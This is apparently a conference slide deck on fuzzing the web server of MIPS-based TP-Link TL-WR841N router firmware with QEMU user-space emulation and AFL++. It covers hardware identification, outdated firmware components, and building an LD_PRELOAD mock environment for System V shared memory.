QEMU & AFL++ Fuzzing for MIPS-based networking equipment

Justus W. Perlwitz, JWP Consulting GK

2025-11-21

What you'll learn

1. How to write your own **mock environment** for embedded firmware.
2. How to integrate firmware testing with **AFL++** and **QEMU**

Problem

1. **Scale**: Testing naughty inputs on just one embedded device is slow. How can we scale it?
2. **Speed**: Configuring and manually restarting devices takes too much time.
3. **Reproducibility**: Once you've found a crash, how do you reproduce it?

Fuzzing blueprint

1. **Identify** the hardware and firmware
2. **Understand** firmware and create mock environment
3. Create a **test corpus** and configure your **fuzzer**
4. Start fuzzing and find **vulnerabilities**

What's fuzzing?

Here's what you can do with a fuzzer:

- Pick a program that you want to test and feed it lots of random inputs
- Some of those inputs crash your program, some of those crashes are vulnerabilities
- Some fuzzers pick random inputs better than others using **mutators** and **coverage instrumentation**.

What's AFL

Figure 1: American Fuzzy Lop[1]

[1] https://commons.wikimedia.org/wiki/File:Conejillo_de_indias.jpg Kguzman99 CC BY-SA 3.0

What's AFL (really tho)

American fuzzy lop is a security-oriented fuzzer that employs a novel type of compile-time instrumentation and genetic algorithms to automatically discover clean, interesting test cases that trigger new internal states in the targeted binary.[2]

Keywords

- Instrumentation
- Genetic algorithms
- *Interesting* test cases

[2] https://lcamtuf.coredump.cx/afl/ "american fuzzy lop (2.52b)"

What's AFL++?

AFLplusplus is the daughter of the American Fuzzy Lop fuzzer by Michał "lcamtuf" Zalewski [3]

- AFL++ is an updated version of AFL

[3] https://aflplus.plus/ "AFL++ Overview"

What's emulation?

Why can't I run firmware on my computer?

- Programs are compiled for different CPU architectures (ARM, x86, x64, ···)
- Embedded firmware sometimes runs on MIPS
- Need a way to run MIPS on my Linux machine with an x64 CPU
- Emulation lets you run MIPS Linux binaries on your own computer

What's QEMU?

- QEMU is a virtual machine and user space emulator
- We're using QEMU's user space emulator
  QEMU was conceived so that ultimately it can emulate itself. Although it is not very useful, it is an important test to show the power of the emulator.[4]
- AFL++ **integrates** with QEMU and can extract coverage information.
- Difference to containerization: No security benefits

[4] https://www.qemu.org/docs/master/user/main.html "QEMU User space emulator"

AFL++ and QEMU




Figure 2: AFL++/QEMU architecture

AFL++ Architecture

1. **Mutator**: creates new inputs from test corpus
2. **Scheduler**: chooses which inputs to run next
3. **QEMU Runner**: receives next input from Scheduler
4. **New coverage?** Add to test corpus
5. **Crash found?** Add to crashes

Alternatives to QEMU user space emulation

- Firmadyne: *Platform for emulation and dynamic analysis of Linux-based firmware*
- FirmAE: *Towards Large-Scale Emulation of IoT Firmware for Dynamic Analysis*

Step 1: Identify

1. **Identify the hardware and firmware**
2. Understand firmware and create mock environment
3. Create a test corpus and configure your fuzzer
4. Start fuzzing and find vulnerabilities

TP-Link TL-WR841N

Figure 3: UART cable colors labeled

Amazon page[5]

Figure 4: 4.0 stars at the time of writing

[5] https://www.amazon.co.jp/tplink/dp/B01B2P85RG “TP-Link WiFi ルーター 無線 LAN 親機 single_band 11n N300 300Mbps 3 年保証 TL-WR841N”

Bottom view




Figure 5: `TL-WR841N(JP) Ver:14.0`

PCB




Figure 6: PCB with main components

SoC

Figure 7: MediaTek MT7628 [6]

[6] https://www.mediatek.com/products/home-networking/mt7628k-n-a MediaTek MT7628K/N/A 2x2 802.11n platform

SDRAM




Figure 8: ESMT M13S2561616A-5T [7]

[7] ESMT M13S2561616A-5T

Flash




Figure 9: cFeon QH32B-104HIP [8]

[8] cFeon QH32B-104HIP

Summary

- **Version**: Version 14.0 (Japan)
- **FCC ID date**: 2017-12-21 [9]
- **SoC**: MediaTek MT7628 router-on-a-chip [10]
- **WLAN**: MediaTek RT2860 [11] (IEEE 802.11n)
- **CPU**: MIPS32 24KE CPU
- **RAM**: 32 MB DDR SDRAM (ESMT) [12]
- **Storage**: 4 MB Flash Memory (cFeon) [13]

---

[9] https://fccid.io/TE7WR841NV14 https://gov.fccid.io/FCCID-TE7WR841NV14 FCC Website

[10] https://www.mediatek.com/products/home-networking/mt7628k-n-a MediaTek MT7628K/N/A 2x2 802.11n platform

[11] https://www.mediatek.com/products/broadband-wifi/rt2860 MediaTek RT2860

[12] ESMT M13S2561616A-5T

[13] cFeon QH32B-104HIP

Firmware

Figure 10: Main admin page

C Library




Figure 11: uClibc 0.9.33.2

What's in a C library?

- C Standard library functions (`strlen()`, `fopen()`, ···)
- OS functions (`open()`, `socket()`, ···)
- Linker and loader (interpreter)
- Most programs rely on a C library interpreter
- Exception: Static binaries

Linux Kernel

Capturing a boot log from UART shows:

```
Linux version 2.6.36 (jenkins@mobile-System)
(gcc version 4.6.3 (Buildroot 2012.11.1) ) #1
Mon Sep 14 17:13:35 CST 2020
```

Versions

- **Firmware**: `Build 241230, TL-WR841N(JP)_V14_241230` (website)
- **Linux**: Version 2.6.36
- **C library**: uClibc 0.9.33.2

Outdated versions

- Firmware released in 2025[14]
- Linux kernel from 2010[15]
- uClibc from 2012 [16][17]

[14] https://www.tp-link.com/jp/support/download/tl-wr841n/#Firmware "TL-WR841N(JP)_V14_241230 …公開日: 2025-01-21"

[15] https://kernelnewbies.org/Linux_2_6_36 "Linux 2.6.36 released 20 October, 2010."

[16] https://www.uclibc.org/ "15 May 2012, uClibc 0.9.33.2 Released"

[17] https://uclibc-ng.org/ Please use uClibc-ng

MIPS32

- RISC instruction set, like ARM
- Little or Big Endian (Bi)[18]
- 32 general-purpose registers
- Register-register architecture, like ARM

[18] https://s3-eu-west-1.amazonaws.com/downloads-mips/documents/MD00565-2B-MIPS32-QRC-01.01.pdf "MIPS32 Instruction Set Quick Reference"

Register-memory architecture

ALU operations can access memory:

```
add [mem], r1   ; Add contents of register one to
                ; memory pointed at by `mem`
```

Is MIPS still relevant?

MIPS was once the brain behind PlayStation and NASA's probe[19]

[19] https://www.techradar.com/pro/arms-legendary-rival-was-in-the-original-playstation-now-in-a-twist-of-fate-mips-has-been-sold-to-amds-former-foundry "Arm's legendary rival was in the original PlayStation; now, in a twist of fate, MIPS has been sold to AMD's former foundry. July 11, 2025"

Is MIPS still relevant?

In March 2021, MIPS announced that it would cease development of the MIPS architecture as was and transitioning to RISC-V designs.[20]

[20] https://www.jonpeddie.com/news/mips-at-40/ "MIPS at 40 Interview with CEO Sameer Wasson at CES 2025. Jan 24, 2025"

Is using MIPS a risk?

- **Waning popularity**: Decline in popularity means that MIPS tooling lags behind.
- **Tooling**: No increase in market uptake and poor tooling means more insecure code.

Step 2: Understand

1. Identify the hardware and firmware
2. **Understand firmware and create mock environment**
3. Create a test corpus and configure your fuzzer
4. Start fuzzing and find vulnerabilities

Target binary

Run `file /usr/bin/httpd` in the terminal:

```
ELF 32-bit LSB executable,
MIPS,
MIPS32 rel2 version 1 (SYSV),
dynamically linked,
interpreter /lib/ld-uClibc.so.0,
stripped
```

Emulating the environment

`qemu-mipsel` can emulate. Why don't we just try running the following?

```
qemu-mipsel /usr/bin/httpd
```

Nope

```
qemu-mipsel /usr/bin/httpd

qemu-mipsel: Could not open '/lib/ld-uClibc.so.0':
    No such file or directory
```

QEMU ELF interpreter

```
qemu-mipsel -h

usage: qemu-mipsel [options] program [arguments...]
[…]
-L path                  QEMU_LD_PREFIX
    set the elf interpreter prefix to 'path'
```

How about this?

- Help QEMU find the interpreter using the -L flag:

```
qemu-mipsel -L $PWD/root-tar/
    $PWD/root-tar/usr/bin/httpd
```

Still nope

```
qemu-mipsel -L $PWD/root-tar/
    $PWD/root-tar/usr/bin/httpd

httpd setpriority error...
: Permission denied
[ dm_shmInit ] 086:  shmget to exitst shared memory
    failed. Could not create shared memory.
[ dm_acquireLock ] 252:  lock failed, errno=22 rc=-1
qemu: uncaught target signal 11 (Segmentation
    fault) - core dumped
```

Why can't you just run it with QEMU?




Figure 12: TP-Link WR-841N startup

Why can't you just run it with QEMU?

`httpd` expects a specific runtime environment:

1. `init`: write `shmem` configuration
2. `init`: spawn `httpd`
3. `httpd`: load `shmem` configuration
4. `init`: send configuration messages to `httpd`
5. `httpd`: receive configuration message
6. `httpd`: open sockets
7. `httpd`: accept connections on `80/tcp` (HTTP)

Too many steps

Environment mocking

Linker

- NixOS uses patchelf to remove fixed references to shared libraries in `/lib`, `/usr/lib`, ···

```
patchelf --print-interpreter root-tar/usr/bin/httpd
/lib/ld-uClibc.so.0
```

Shared libraries

```
patchelf --print-needed root-tar/usr/bin/httpd
```

- `libcutil.so`
- `libos.so`
- `libcmm.so` <- interesting
- [···]

Injecting shared libraries

man ldd.so

```
LD_PRELOAD
    A whitespace-separated list of additional,
    user-specified, ELF shared libraries to be
    loaded before all others. [···]
```

Interceptor library

1. For every C library call in `httpd`, create an **override** function, then
2. place all override functions in a shared library, and
3. inject the shared library into `httpd` using `LD_PRELOAD`.

OS documentation you can use today

There are man pages for every life occasion

- `man 2`: System calls
- `man 3`: Library functions (C library)
- `man 7`: Miscellaneous

What's shared memory?

man 7 sysvipc[21]

```
[…]
System V IPC is the name given to three interprocess
communication mechanisms that are widely available on
UNIX systems: message queues, semaphore, and shared
memory.
[…]
```

[21] https://man7.org/linux/man-pages/man7/svipc.7.html sysvipc - System V interprocess communication mechanisms

man 7 sysvipc (cont.)

[…]

System V shared memory allows processes to share a region a memory (a "segment"). POSIX shared memory is an alternative API for achieving the same result; see shm_overview(7).

[…]

- In POSIX, you'd use mmap(2)

man 7 sysvipc (cont.)

```
[…]
shmget(2)
   Create a new segment or obtain the ID of an
   existing segment. This call returns an
   identifier that is used in the remaining APIs.

shmat(2)
   Attach an existing shared memory object
   into the calling process's address space.
[…]
```

